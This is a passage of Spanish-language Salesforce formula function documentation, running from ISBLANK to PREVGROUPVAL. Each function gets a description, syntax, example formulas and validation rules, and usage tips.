| **Ejemplo:** | `(IF(ISBLANK(Maint_Amount__c), 0, 1) + IF(ISBLANK(Services_Amount__c), 0,1) + IF(ISBLANK(Discount_Percent__c), 0, 1) + IF(ISBLANK(Amount), 0, 1) + IF(ISBLANK(Timeline__c), 0, 1)) / 5`<br>Esta fórmula toma un grupo de campos y calcula qué porcentaje de ellos se utiliza por su personal. Este campo de fórmula comprueba si están vacíos cinco campos. Si es así, se cuenta dicho campo como cero. Se cuenta "1" por cada campo que contenga un valor y el total se divide por cinco (el número de campos evaluados). Observe que esta fórmula requiere que se seleccione la opción `Tratar campos en blanco como en blanco` en Procesamiento de campos en blanco desde la subficha Fórmula avanzada. |
| **Sugerencias:** | • Utilice ISBLANK en lugar de ISNULL en nuevas fórmulas. ISBLANK tiene la misma funcionalidad que ISNULL, pero también admite campos de texto. Salesforce continuará admitiendo ISNULL para que no tenga que cambiar las fórmulas existentes.<br>• Un campo no está vacío si contiene un carácter, un espacio en blanco o cero. Por ejemplo, un campo que contiene un espacio insertado con la barra espaciadora no está vacío.<br>• Utilice la función BLANKVALUE para devolver una cadena especificada si el campo no tiene un valor; utilice la función ISBLANK si sólo desea comprobar si el campo tiene un valor.<br>• Si utiliza esta función con un campo numérico, la función sólo devuelve TRUE si el campo no tiene un valor y no está configurado para tratar los campos en blanco como ceros.<br>• Si utiliza esta función con una lista de selección, utilice ISBLANK(TEXT(<picklist>)) para convertir los elementos de lista de selección en un valor de texto. |

## ISCHANGED

| | |
|---|---|
| **Descripción:** | Compara el valor de un campo con el valor anterior y devuelve TRUE si los valores son diferentes. Si los valores son idénticos, esta función devuelve FALSE. |

| | |
|---|---|
| **Uso:** | `ISCHANGED(campo)` y sustituya *campo* por el nombre del campo que desea comparar. |
| **Ejemplo de regla de validación:** | La siguiente regla de validación evita que los usuarios modifiquen el nombre de objeto después de su creación: `NOT(ISCHANGED(Nombre))`.<br>`OT(AND(ISCHANGED(Prioridad), ISPICKVAL(Prioridad, "Baja")))` es una regla de validación que asegura que si un usuario modifica la `Prioridad` de un caso, la nueva prioridad no pueda ser "Baja".<br>`NOT(AND(ISCHANGED(FechaCierre), OR(MONTH(FechaCierre) <> MONTH(TODAY()), YEAR(FechaCierre) <> YEAR(TODAY())),$Profile.Name <> "Gestor de ventas"))` es una regla de validación que impide que un usuario modifique la `Fecha de cierre` de una oportunidad a una fecha fuera del mes y año actuales a no ser que el usuario tenga el perfil de "Gestor de ventas".<br>Nota: Los campos de combinación $Profile solo están disponibles en Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition. |
| **Sugerencias:** | • Esta función sólo está disponible en:<br>– Reglas de asignación<br>– Reglas de validación<br>– Actualizaciones de campo<br>– Reglas de flujos de trabajo si el criterio de evaluación se establece como `Evaluar la regla cuando un registro es: creado y cada vez que es modificado`.<br>– Criterios de fórmula para la ejecución de acciones en Process Builder.<br>• Utilice la función NOT para invertir los valores devueltos de verdadero y falso.<br>• Esta función devuelve FALSE cuando evalúa cualquier campo de un registro creado recientemente.<br>• Si un campo de texto se ha dejado en blanco, esta función devuelve TRUE si contiene cualquier valor.<br>• Para campos de número, porcentaje o divisa, esta función devuelve TRUE si:<br>– El campo estaba en blanco y ahora contiene un valor<br>– El campo estaba a cero y ahora está en blanco<br>– El campo estaba a cero y ahora contiene otro valor |

## ISNEW

| | |
|---|---|
| **Descripción:** | Comprueba si la fórmula se ejecuta durante la creación de un nuevo registro y devuelve TRUE si así es. Si se está actualizando un registro existente, esta función devuelve FALSE. |
| **Uso:** | `ISNEW()` |
| **Ejemplo de regla de validación:** | Utilice la siguiente regla de validación para evitar que los usuarios creen un registro con una fecha de cierre pasada. `AND (ISNEW(), CloseDate < TODAY())` comprueba si el usuario |

está creando una nueva oportunidad y, en caso afirmativo, asegura que la `Fecha de cierre` sea hoy o una fecha posterior.

Utilice esta regla de validación para asegurar que los usuarios agregan al menos un producto a la oportunidad una vez que la han creado.

```
NOT(OR(ISNEW(),HasOpportunityLineItem))
```

En este ejemplo, la fórmula de la regla de validación muestra el siguiente mensaje de error siempre que una oportunidad existente no tenga ningún producto: "Debe agregar productos a esta oportunidad antes de guardarla." No se muestra ningún error durante la primera vez que se guarda, ya que no es posible agregar productos hasta que se guarde por primera vez el registro, pero se evitará que se vuelva a guardar o cerrar una oportunidad que no contenga productos.

**Sugerencias:**

- Esta función únicamente está disponible en reglas de validación, actualizaciones de campo, reglas de flujo de trabajo, reglas de asignación y criterios de fórmula de Process Builder.
- Utilice la función NOT para invertir los valores devueltos de verdadero y falso.
- Esta función sólo devuelve FALSO si se utiliza en una regla de flujo de trabajo con un desencadenador basado en tiempo.
- Esta función siempre devuelve FALSE si se utiliza en una actualización de campo para una acción de aprobación.

## ISNULL

**Importante:** Utilice ISBLANK en lugar de ISNULL en nuevas fórmulas. ISBLANK tiene la misma funcionalidad que ISNULL, pero también admite campos de texto. Salesforce continuará admitiendo ISNULL para que no tenga que cambiar las fórmulas existentes.

**Descripción:**

Determina si una expresión es nula (está en blanco) y devuelve TRUE en ese caso. Si contiene un valor, esta función devuelve FALSE.

**Uso:**

`ISNULL(`***`expresión`***`)`, donde *`expresión`* corresponde a la expresión que se desea evaluar.

**Ejemplo:**

```
(IF(ISNULL(Maint_Amount__c), 0, 1) +
 IF(ISNULL(Services_Amount__c), 0,1) +
  IF(ISNULL(Discount_Percent__c), 0, 1) +
   IF(ISNULL(Amount), 0, 1) +
    IF(ISNULL(Timeline__c), 0, 1)) / 5
```

Esta fórmula toma un grupo de campos y calcula qué porcentaje de ellos se utiliza por su personal. Este campo de fórmula comprueba si están vacíos cinco campos. Si es así, se cuenta dicho campo como cero. Se cuenta "1" por cada campo que contenga un valor y el total se divide por cinco (el número de campos evaluados). Observe que esta fórmula requiere que se seleccione la opción `Tratar campos en blanco como en blanco` en Procesamiento de campos en blanco desde la subficha Fórmula avanzada.

**Ejemplo de regla de validación:**

```
AND(ISPICKVAL(StageName, "Closed Won"),
  ISNULL(Project_Start_Date__c))
```

| | |
|---|---|
| | Esta regla de validación hace que el campo de fecha personalizado `Fecha de inicio de proyecto` sea obligatorio condicionalmente siempre que la etapa sea "Cerrada ganada". |
| **Sugerencias:** | • Los campos de texto no son nunca nulos, por lo que si se utiliza esta función con un campo de texto se obtendrá siempre el valor false. Por ejemplo, el campo de fórmula `IF(ISNULL(nuevo__c) 1, 0)` siempre es cero independientemente del valor del campo `Nuevo`. En campos de texto, utilice la función ISBLANK en su lugar.<br>• Los campos de lista de selección múltiple nunca son nulos en plantillas de correo electrónico, S-Control y botones, por lo que si utiliza esta función con un campo de lista de selección múltiple en esos contextos, el resultado siempre será false.<br>• Si las funciones ISNULL hacen referencia a campos vacíos de fecha o de fecha y hora siempre se obtendrá el valor true.<br>• No utilice ISNULL para campos de fecha/hora.<br>• Seleccione `Tratar campos en blanco como en blanco` para la fórmula cuando se hace referencia a un campo de número, porcentaje o divisa en una función ISNULL. Si activa `Tratar campos en blanco como ceros` los campos en blanco tendrán el valor cero, por lo que ninguno de ellos será nulo.<br>• Los campos de combinación pueden tratarse como campos en blanco, lo que puede afectar a los resultados de componentes como los S-Control, debido a que pueden llamar esta función.<br>• Si utiliza una regla de validación para comprobar que un campo de número contiene un valor específico, utilice la función ISNULL para incluir campos que no contengan ningún valor. Por ejemplo, para validar que un campo personalizado contiene un valor de "1", utilice la siguiente regla de validación para mostrar un error si el campo está en blanco o contiene cualquier otro número:<br>`OR(ISNULL(field__c), field__c<>1)` |

## ISNUMBER

| | |
|---|---|
| **Descripción:** | Determina si un valor de texto es un número y devuelve Verdadero si es así. De lo contrario, devuelve Falso. |
| **Uso:** | `ISNUMBER(`***`texto`***`)`, donde *`texto`* es el nombre del campo de combinación para el campo de texto. |
| **Ejemplo de regla de validación:** | `OR(LEN(Bank_Account_Number__c) <> 10,`<br>`NOT(ISNUMBER(Bank_Account_Number__c)))`<br>Esta regla de validación asegura que un campo de texto personalizado denominado `Número cuenta banco` es un número de 10 dígitos y no es un espacio en blanco. |
| **Sugerencias:** | • Esta función devuelve Falso para valores en blanco.<br>• La función ISNUMBER no tiene en cuenta su configuración regional. Por ejemplo, `ISNUMBER("123,12")` y `ISNUMBER("1 000")` devuelven FALSE, incluso si la configuración regional es "Francés". |

- Chino, japonés, coreano y los caracteres especiales que incluyen un espacio devuelven Falso.
- La función ISNUMBER devuelve Verdadero para formatos científicos como “2E2” o “123.123.”

## ISPICKVAL

| | |
|---|---|
| **Descripción:** | Determina si el valor de un campo de lista de selección coincide con el literal de texto especificado. |
| **Uso:** | `ISPICKVAL(`***`campo_lista_selección, literal_texto`***`)`, donde *`campo_lista_selección`* corresponde al nombre del campo de combinación de la lista de selección; *`literal_texto`* corresponde al valor de la lista de selección entre comillas. *`literal_texto`* no puede ser un campo de combinación o el resultado de una función. |
| **Ejemplos:** | **Activación de contrato**<br>`IF(ISPICKVAL(Estado, "Activado"), NOW()-ActivatedDate, null)` calcula el número de días desde que se activó el contrato. Si el estado del contrato no es “Activado”, este campo se deja en blanco.<br>**Importe de comisión**<br>`IF(ISPICKVAL(StageName, "Closed Won"),`<br>`  ROUND(Amount *0.02, 2), 0)`<br>Esta fórmula calcula el importe de comisión de las oportunidades en la etapa “Cerrada ganada”. El valor de este campo corresponderá al importe multiplicado por 0,02 para todas las oportunidades cerradas/ganadas. Las oportunidades abiertas o perdidas tendrán un valor de comisión de 0.<br>**Flujo de trabajo activado por el competidor**<br>`ISPICKVAL(Stage, “Closed Lost”) && INCLUDES(Competitor__c, “Acme”)`<br>En una regla de flujo de trabajo o Process Builder, esta fórmula configura Salesforce para activar las acciones asociadas si el campo de lista de selección múltiple `Competidor` de un negocio perdido es Acme. |
| **Sugerencias:** | • Sustituya *`campo_lista_selección`* por un campo estándar o personalizado de tipo de lista de selección.<br>• La expresión *`literal_texto`* debe ser de tipo de texto y estar entre comillas. No puede ser un campo de combinación o el resultado de una función.<br>• Utilice funciones CASE para determinar si un valor de lista de selección equivale a un valor concreto.<br>• Cuando utilice la función ISPICKVAL para volver al valor anterior de un campo de lista de selección, incluya la función PRIORVALUE dentro de la función ISPICKVAL de la misma forma que el ejemplo:<br>`ISPICKVAL(PRIORVALUE`<br>`(`***`picklist_field`***`),`<br>***`text_literal`***`)` |

### JSENCODE

| | |
|---|---|
| **Descripción:** | Codifica texto y valores de campos de combinación para su uso en JavaScript insertando caracteres de escape como la barra diagonal invertida (\) antes de caracteres no seguros en JavaScript, como el apóstrofe ('). |
| **Uso:** | `{!JSENCODE(texto)}`, donde *texto* corresponde al campo de combinación o cadena de texto que contiene los caracteres no seguros en JavaScript. |
| **Ejemplo:** | Si el campo de combinación `foo__c` contiene `<B>Introduzca la contraseña del usuario<b>`, `{!JSENCODE(foo__c)}` daría como resultado: `\u003CB\u003EIntroduzca la contrase\u00F1a del usuario\u003C\/b\u003E` |
| **Sugerencias:** | Esta función únicamente está disponible en botones y vínculos personalizados, así como en Visualforce. |

### JSINHTMLENCODE

| | |
|---|---|
| **Descripción:** | Codifica texto y valores de campos de combinación dentro de etiquetas HMTL para su uso en JavaScript sustituyendo caracteres que están reservados en HTML con equivalentes para entidades HTML e insertando caracteres de escape antes de caracteres no seguros en JavaScript. `JSINHTMLENCODE(algúnValor)` es una función de utilidad que es equivalente a `JSENCODE(HTMLENCODE((algúnValor))`. Lo que es lo mismo, `JSINHTMLENCODE` codifica primero *algúnValor* con `HTMLENCODE`, y luego codifica el resultado con `JSENCODE`. |
| **Uso:** | `{!JSINHTMLENCODE(texto)}`, donde *texto* corresponde al campo de combinación o cadena de texto que contiene los caracteres no seguros en JavaScript. |
| **Ejemplo:** | Si el campo de combinación `foo__c` contiene `<B>Introduzca la contraseña del usuario<b>`, `{!JSINHTMLENCODE(foo__c)}` daría como resultado: `<B>Introduzca la contraseña del usuario</b>` |
| **Sugerencias:** | • Esta función únicamente está disponible en botones y vínculos personalizados, así como en Visualforce. |

### LEFT

| | |
|---|---|
| **Descripción:** | Devuelve el número de caracteres especificado a partir del comienzo de una cadena de texto. |
| **Uso:** | `LEFT(texto, número_caracteres)`, donde *texto* corresponde al campo o la expresión que desea que aparezca y *número_caracteres* al número de caracteres empezando por la izquierda que desea que aparezcan. |
| **Ejemplo:** | `TRIM(LEFT(LastName, 5)) & "-" & TRIM(RIGHT(NSS__c, 4))`<br>Esta fórmula muestra los cinco primeros caracteres del nombre y los cuatro últimos caracteres de un número de seguridad social separados por un guión. Tenga en cuenta que este ejemplo utiliza un campo personalizado de texto denominado`NSS`. |

| | |
|---|---|
| **Sugerencias:** | • Haga referencia a los campos de numeración automática, como campos de texto en fórmulas.<br>• Si el valor *número_caracteres* es menor que cero, Salesforce sustituye el valor por cero. |

## LEN

| | |
|---|---|
| **Descripción:** | Devuelve el número de caracteres de una determinada cadena de texto. |
| **Uso:** | `LEN(`***texto***`)`, donde *texto* es el campo o la expresión cuya longitud se desea obtener. |
| **Ejemplo:** | `LEN(Número pieza__c)`<br>Esta fórmula devuelve el número de caracteres de un campo de `Código de producto`. |

## LINKTO

| | |
|---|---|
| **Descripción:** | Devuelve una URL relativa en forma de vínculo (etiquetas href y anchor) para un Custom S-Control o página de Salesforce. |
| **Uso:** | `{!LINKTO(`***etiqueta, destino, id,*** `[`***entradas***`], [`***sin sustituciones***`]}`, donde *etiqueta* corresponde al texto del vínculo, *destino* a la URL e *id* a una referencia al registro. Las entradas son opcionales y pueden incluir los parámetros adicionales que quiera agregar al vínculo. El argumento *sin sustituciones* también es opcional y su valor predeterminado es "falso". Se aplica a destinos para páginas estándar de Salesforce como $Action.Account.New. Sustituya *sin sustituciones* por "verdadero" cuando desee mostrar una página estándar de Salesforce con independencia de si ha definido una sustitución en todas las ubicaciones. |
| **Ejemplo de S-Control:** | **S-Control de nueva cuenta**<br>`<html> <body> {!LINKTO("Create a New Account", $Action.Account.New, $ObjectType.Account)} </body> </html>`<br>Este ejemplo permite a los usuarios hacer clic en un vínculo para crear una nueva cuenta. Es útil en vistas de listas de cuentas o fichas Web desde las que desee que los usuarios creen una cuenta directamente. Utilice la variable global $Action para acceder a la página de nueva cuenta de Salesforce.<br>**S-Control de nueva ventana de correo electrónico**<br>`<html> <body> {!LINKTO("Email link", "mailto:support@yourcompany.com?subject=Please%20Help")}; </body> </html>`<br>Este ejemplo inicia una nueva ventana de correo electrónico dirigido a asistenciatecnica@suempresa.com con el asunto "Solicitud asistencia" siempre que un usuario haga clic en "Vínculo de correo". |

**S-Control de vínculo a terceros**

```
<html>
<body>
{!LINKTO("Check for duplicates",
  $Scontrol.dedup_account, Account.Id)}
</body>
</html>
```

Siga este ejemplo para generar un página que contenga un hipervínculo etiquetado "Comprobar duplicados". Cuando los usuarios hacen clic en este vínculo, Salesforce ejecuta su Custom S-Control. En este ejemplo se presupone que ya ha creado su Custom S-Control para buscar cuentas duplicadas y combinar su información.

**Sugerencias:**

- Evite utilizar esta función en un S-Control en línea si desea que se abra en una nueva ventana.
- Incluya varias *entradas* entre paréntesis para indicar que están juntas:

  ```
  {!LINKTO("View Case", $Action.Case.View, Case.Id, [parm1="A",
  parm2="B"])}
  ```

- Defina *entradas* como un valor nulo si no tiene ningún elemento o si desea definir el argumento *sin sustituciones*:

  ```
  {!LINKTO("View Case", $Action.Case.View, Case.Id, null, true)}
  ```

- Cuando sustituya la página de inicio de la ficha por una ficha estándar o personalizada, defina *destino* como la variable global de la "ficha" `$Action` y el *id* como el tipo de objeto. Por ejemplo, `LINKTO("Ficha Cuentas", $Action.Account.Tab, $ObjectType.Account)`
- Esta función sólo está disponible con botones personalizados, vínculos y S-Control.

## LN

**Descripción:** Devuelve el logaritmo natural de un determinado número. Los logaritmos naturales se basan en el valor constante de "e", 2,71828182845904.

**Uso:** `LN(`***número***`)`, donde *número* corresponde al campo o expresión del que desea obtener el logaritmo natural. Nota: La función LN es la inversa de la función EXP.

**Ejemplo:** `LN (10)` devuelve el logaritmo natural de 10, que es 2,30.

`LN(Valor__c)` devuelve el logaritmo natural de un campo numérico personalizado llamado `Valor`.

## LOG

**Descripción:** Devuelve el logaritmo en base 10 de un número.

| | |
|---|---|
| **Uso:** | `LOG(`***`número`***`)`, donde *`número`* corresponde al campo o expresión del que desea calcular el logaritmo en base 10. |
| **Ejemplo:** | **Salario**<br>`LOG(Salario__c)` calcula el logaritmo del salario de una persona En este ejemplo, `Salario` es un campo personalizado de divisa.<br>**Hidrógeno**<br>`-LOG(Hidrógeno__c)` calcula el pH y acidez mediante la función LOG y un campo numérico personalizado denominado `Hidrógeno`, que representa la concentración de iones de Hidrógeno en moles por litro. |

## LOWER

| | |
|---|---|
| **Descripción:** | Convierte todas las letras de la cadena de texto especificada en minúsculas. Cualquier carácter que no sea una letra no se verá afectado por esta función. Las reglas de configuración regional se aplican si se proporciona una configuración regional. |
| **Uso:** | `LOWER(`***`texto`***`, [`***`configuración regional`***`])` donde *`texto`* es el campo o texto que desea convertir en minúsculas y *`configuración regional`* es el código de idioma ISO de dos caracteres opcional o con el código de configuración regional de cinco caracteres, si está disponible. |
| **Ejemplo:** | **MYCOMPANY.COM**<br>`LOWER("MYCOMPANY.COM")` devuelve "mycompany.com."<br>**Símbolo del teletipo**<br>`LOWER(SímboloTeletipo)` devuelve el texto de `Símbolo del teletipo` en minúsculas.<br>**Aplicación de las reglas de configuración regional del turco**<br>El idioma turco tiene dos versiones de la letra i: una con punto y otra sin punto. Las reglas de configuración regional del turco requieren poner en mayúsculas la i con punto y en minúsculas la i sin punto. Para utilizar correctamente la función `LOWER()` con la configuración regional del turco, utilice la configuración regional del turco *tr* en la función `LOWER()`, de la siguiente forma:<br>`LOWER(`***`texto`***`, "tr")`<br>De esta forma se asegura que Salesforce no transforma ninguna i con punto en el *`texto`* en una i sin punto. |

## LPAD

| | |
|---|---|
| **Descripción:** | Introduce los caracteres que especifique a la izquierda de una cadena de texto. |
| **Uso:** | `LPAD(`***`texto, longitud_insertada`***`[, `***`cadena_insertada`***`])` donde las variables son:<br>• *`texto`* es el campo o expresión a la izquierda del cual desea insertar caracteres. |

- *longitud_insertada* es el número de caracteres totales del texto que se devolverán.
- *cadena_insertada* es el carácter o caracteres que deberían insertarse. *cadena_insertada* es opcional y el valor predeterminado es un espacio en blanco.

Si el valor de *texto* es superior que *cadena_insertada*, *texto* se truncará hasta alcanzar el tamaño de *longitud_insertada*.

**Ejemplo:**

**Nombre del campo: Espaciado**

`LPAD(Nombre, 20)` trunca el campo `Nombre` tras 20 caracteres. Por ejemplo, si el nombre es `mycompany.com`, el valor devuelto es "mycompany.com".

**Mi_empresa: Sin cambios**

`LPAD('mi_empresa.com', 14, 'z')` devuelve "mi_empresa.com" sin cambios porque tiene 14 caracteres.

**Nombre de campo con Z insertada**

`LPAD(Nombre, 15, 'z')` devuelve el nombre "zmycompany.com".

**Nombre del campo: Truncado**

`LPAD(Nombre, 2)` trunca el nombre tras el segundo carácter. Por ejemplo, si el nombre es `mycompany.com`, el valor devuelto es "my".

**Sugerencias:** Se omiten los espacios y los ceros a la izquierda.

## MAX

**Descripción:** Devuelve el número más alto de una lista de números.

**Uso:** `MAX(`***número, número,...***`)`, donde *número* corresponde a los campos o expresiones de los que desea encontrar el mayor número.

**Ejemplo:**

**Coste de servicio**

```
MAX(0.06 * Coste_total__c , Coste_mínimo_servicio__c)
```

En este ejemplo, el campo de fórmula calcula un coste de servicio del 6 % del coste total por coste mínimo de servicio, cualquiera que sea mayor. Tenga en cuenta que `Coste mínimo servicio` es un campo de divisa personalizado con un valor predeterminado de $15. Sin embargo, puede convertirlo en un campo de fórmula si su coste mínimo de servicio es siempre el mismo importe.

**Derechos de autor**

```
MAX(0.10 * Pages__c,
  (Retail_Price__c * 0.07) * Total_Sold__c)
```

Esta fórmula determina qué importe se debe pagar en derechos de autor por un libro. Muestra el mayor de dos importes: 0,07 dólares por cada libro vendido o 0,10 dólares por página. Se presupone que tiene campos numéricos personalizados para `Páginas` y `Total vendido` y un campo de divisa predeterminado para `Precio al detalle`.

**Comisiones**

```
MAX($User.Commission_Percent__c * Price,
  Price * Account_Discount__c, 100)
```

Esta fórmula determina qué comisión registrar para un activo en función de qué valor es mayor: el porcentaje de comisión del usuario sobre el precio, el precio multiplicado por el porcentaje de descuento almacenado para la cuenta o 100 dólares. Este ejemplo presupone que tiene dos campos personalizados de porcentaje para usuarios y activos.

## MID

| | |
|---|---|
| **Descripción:** | Devuelve el número de caracteres especificado a partir de la mitad del texto de una cadena de texto especificando la posición de inicio. |
| **Uso:** | `MID(`***`texto, número_inicio, número_caracteres`***`)`, donde *`texto`* corresponde al campo o expresión que debe utilizarse al devolver caracteres; *`número_caracteres`* corresponde al número de caracteres empezando por la izquierda que debe utilizarse como posición de inicio; *`número_caracteres`* corresponde al número total de caracteres que debe devolverse. |
| **Ejemplo:** | `MID(División, 3, 4)` devuelve cuatro caracteres del nombre `División` empezando por el tercer carácter de la izquierda. En un registro de usuario, esto representa el código de departamento. |

## MIN

| | |
|---|---|
| **Descripción:** | Devuelve el número más bajo de una lista de números. |
| **Uso:** | `MIN(`***`número, número,...`***`)`, donde *`número`* corresponde a los campos o expresiones de los que desea encontrar el menor número. |
| **Ejemplo:** | **Coincidencia en planes de pensiones**<br>`MIN(250, Contribution__c /2)`<br>Esta fórmula de ejemplo determina qué cantidad incluir en una búsqueda de coincidencias en planes de pensiones privados de empleados (401K) con un programa de búsqueda de la mitad de la contribución de los empleados o 250 dólares, cualquiera que sea el menor valor. Se supone que cuenta con un campo personalizado de divisa `Contribución`.<br>**Bonificación**<br>`MIN(Gross__c * Bonus_Percent__c,`<br>`  Performance__c / Number_of_Employees__c)`<br>Este ejemplo determina la bonificación de un empleado en función del menor de dos importes: el bruto del empleado multiplicado por el porcentaje de bonificación o un importe dividido igualmente de la cantidad de rendimiento de la empresa entre todos los empleados. Se presupone que se cuenta con un campo numérico personalizado para `Número de empleados`, un campo de porcentaje personalizado para `Porcentaje de bonificación` y campos de divisa personalizados para el importe `Bruto` del empleado y el `Rendimiento` de la empresa. |

## MOD

| | |
|---|---|
| **Descripción:** | Devuelve el resto tras dividir un número por un determinado divisor. |
| **Uso:** | `MOD(`***`número, divisor`***`)`, donde *`número`* corresponde al campo o expresión que se desea dividir y *`divisor`* al número que se desea utilizar como divisor. |
| **Ejemplo:** | `MOD(3, 3)` devuelve 0<br>`MOD(4, 3)` devuelve 1<br>`MOD(123, 100)` devuelve 23<br>Puede evitar que los usuarios programen reuniones en sábado o domingo. Utilice el siguiente ejemplo para aplicar una regla de validación a un campo de fecha personalizado denominado `Mi fecha`.<br>`CASE(MOD(My_Date__c - DATE(1900, 1, 7), 7),`<br>`0, 0,`<br>`6, 0,`<br>`1) = 0`<br>Este ejemplo muestra el mensaje de error cuando el valor de `Mi fecha` no es un día de lunes a viernes: "Mi fecha no es un día laboral." |

## MONTH

| | |
|---|---|
| **Descripción:** | Devuelve el mes, un número comprendido entre 1 (enero) y 12 (diciembre) en formato de número para una determinada fecha. |
| **Uso:** | `MONTH(`***`fecha`***`)`, donde *`fecha`* es el campo o la expresión de la fecha que contiene el mes que se desea obtener. |
| **Ejemplo:** | **Caducidad de ANS**<br>`MONTH(Fecha_caducidad_ANS__c)` devuelve el mes en el que caduca su acuerdo de nivel de servicio Este ejemplo utiliza un campo personalizado de fecha denominado `Fecha de caducidad de ANS`.<br>**Mes actual**<br>`MONTH(TODAY())` devuelve el número correspondiente al mes actual. Por ejemplo, al mes de febrero le correspondería el valor "2". |

## NOT

| | |
|---|---|
| **Descripción:** | Devuelve FALSE para TRUE y TRUE para FALSE. |
| **Uso:** | `NOT(`***`lógica`***`)`, donde *`lógica`* corresponde a la expresión que se desea evaluar. |
| **Ejemplo:** | `IF(NOT(ISPICKVAL(Estado, "Cerrado")), ROUND(NOW()-CreatedDate, 0), null` comprueba si hay alguna variable abierta y, si es así, calcula el número de días que ha estado abierto restando la fecha y hora de creación de la fecha y hora actuales. El resultado es el |

| | |
|---|---|
| | número de días que ha estado abierto redondeado a cero cifras decimales. Si la variable no está abierta, el campo se queda en blanco. |

## NOW

| | |
|---|---|
| **Descripción:** | Devuelve la fecha y hora correspondiente al momento actual. |
| **Uso:** | `NOW()` |
| **Ejemplo:** | `IF(ISPICKVAL(Status , "Abierto"), ROUND(NOW()-CreatedDate, 0), null)`<br>Esta fórmula comprueba si un candidato está abierto y, de ser así, calcula el número de días que ha permanecido abierto restando a la fecha y la hora en que se creó a la fecha y la hora actuales. El resultado es el número de días que ha estado abierto redondeado a cero cifras decimales. Si el candidato no está abierto, el campo se queda en blanco. |
| **Sugerencias:** | • No quite los paréntesis.<br>• Los paréntesis deben mantenerse vacíos. No necesitan contener ningún valor.<br>• Utilice un campo de fecha y hora en una función NOW en vez de un campo de fecha. `Fecha de creación` y `Fecha de última modificación` son campos de fecha y hora mientras que `Fecha de última actividad` es un campo de fecha.<br>• Utilice TODAY si prefiere utilizar un campo de fecha.<br>• Las fechas y horas se calculan siempre utilizando la zona horaria del usuario.<br>• Utilice los operadores de suma y resta con una función NOW y otros campos de fecha y hora para obtener un número que corresponde al número de días. Por ejemplo, `NOW() - CreatedDate` calcula el número de días desde la fecha de creación de un registro. En este ejemplo, el tipo de datos del campo de la fórmula es un número.<br>• Utilice los operadores de suma y resta con una función NOW y números para obtener una fecha y hora. Por ejemplo, `NOW() +5` calcula la fecha y la hora dentro de cinco a partir de ahora. En este ejemplo, el tipo de datos del campo de la fórmula es una fecha y hora. |

## NULLVALUE

**Importante:** Utilice BLANKVALUE en lugar de NULLVALUE en nuevas fórmulas. BLANKVALUE tiene la misma funcionalidad que NULLVALUE, pero también admite campos de texto. Salesforce continuará admitiendo NULLVALUE para que no tenga que cambiar las fórmulas existentes.

| | |
|---|---|
| **Descripción:** | Determina si una expresión es nula (está en blanco) y devuelve una expresión sustituta en este caso. Si la expresión no está en blanco, devuelve el valor de la expresión. |
| **Uso:** | `NULLVALUE(`***`expresión, expresión_sustituta`***`)`, donde *`expresión`* corresponde a la expresión que desea evaluar; sustituya *`expresión_sustituta`* por el valor que desea que sustituya los valores en blanco. |

| | |
|---|---|
| **Ejemplo:** | `(NULLVALUE(Sample_Due_Date__c, StartDate +5)`<br>Esta fórmula devuelve la fecha cinco días después de la fecha de inicio siempre que `Fecha de vencimiento de muestra` esté en blanco. `Fecha de vencimiento de muestra` es un campo de fecha personalizado. |
| **Sugerencias:** | • Evite utilizar esta función con campos de texto ya que nunca son nulos incluso aunque se dejen en blanco. En su lugar, utilice la función BLANKVALUE para determinar si un campo de texto está en blanco.<br>• No utilice NULLVALUE para campos de fecha/hora.<br>• Seleccione `Tratar campos en blanco como en blanco` para la fórmula cuando se haga referencia a un campo de número, porcentaje o divisa en una función NULLVALUE. Si activa `Tratar campos en blanco como ceros` los campos en blanco tendrán el valor cero, por lo que ninguno de ellos será nulo.<br>• Utilice el mismo tipo de datos para *`expresión`* y *`expresión_sustituta`*. |

## O

| | |
|---|---|
| **Descripción:** | Determina si las expresiones son verdaderas o falsas. Devuelve TRUE si alguna expresión es verdadera. Devuelve FALSE si todas las expresiones son falsas. Utilice esta función como una alternativa al operador \|\| (OR). |
| **Uso:** | `OR(`***`lógica1, lógica2...`***`)`, donde todas las referencias lógicas corresponden a las expresiones que se desea evaluar. |
| **Ejemplo de campo de fórmula:** | `IF(OR(ISPICKVAL(Priority , "Alta"), ISPICKVAL(Status , "Nuevo")), ROUND(NOW()-CreatedDate, 0), null)`<br>Esta fórmula muestra el número de días que ha estado abierto un caso si el `Estado` es nuevo o la `Prioridad` es alta. Si el caso se ha abierto hoy, este campo muestra un cero. |
| **Ejemplo de regla de validación:** | `OR(Sample_Rate__c < 0, Sample_Rate__c > 0.40)`<br>Esta fórmula de regla de validación muestra el siguiente mensaje de error cuando el campo personalizado `Porcentaje de muestra` no se encuentra entre 0 y el 40 %: "El porcentaje de muestra no puede sobrepasar el 40 %." |

## PARENTGROUPVAL

| | |
|---|---|
| **Descripción:** | Esta función devuelve el valor de una agrupación principal especificada. Una agrupación "principal" es cualquier nivel por encima del que contiene la fórmula. Sólo puede utilizar esta función en fórmulas de resumen personalizadas para informes. |
| **Uso:** | **De resumen y unido:** `PARENTGROUPVAL(summary_field, grouping_level)`<br>**Matricial:** `PARENTGROUPVAL(summary_field, parent_row_grouping, parent_column_grouping)` |

| | |
|---|---|
| | Donde `summary_field` es el valor del campo resumido, `grouping_level` es el nivel principal de informes de resumen y `parent_row_level` y `parent_column_level` son los niveles principales de los informes matriciales. |
| **Ejemplo:** | `TOTAL_PRICE:SUM/PARENTGROUPVAL(TOTAL_PRICE:SUM, GRAND_SUMMARY)`<br>Esta fórmula calcula, para cada producto, su tamaño relativo en comparación con el total absoluto. En este ejemplo, el informe es un resumen de oportunidades y sus productos, agrupados por `Nombre de producto`. |

## PREVGROUPVAL

| | |
|---|---|
| **Descripción:** | Esta función devuelve el valor una agrupación anterior especificada. Un grupo "anterior" es el que viene antes del grupo actual en el informe. Seleccione el nivel e incremento de la agrupación. El incremento es el número de columnas o filas anteriores al resumen actual. El valor predefinido es 1; el máximo es 12. Sólo puede utilizar esta función en fórmulas de resumen personalizadas para informes. |
| **Uso:** | `PREVGROUPVAL(summary_field, grouping_level [, increment])`<br>Donde `summary_field` es el nombre de la fila o columna agrupada, `grouping_level` es el nivel de resumen y `increment` es el número de filas o columnas anteriores. |
| **Ejemplo:** | `AMOUNT:SUM - PREVGROUPVAL(AMOUNT:SUM, CLOSE_DATE)`<br>Esta fórmula calcula, para cada mes, la diferencia en cantidad del mes anterior que aparece en el informe. En este ejemplo, el informe es un matriz de oportunidad con las columnas agrupadas por `Fecha de cierre` y las filas por `Etapa`. |

## PRIORVALUE

| | |
|---|---|
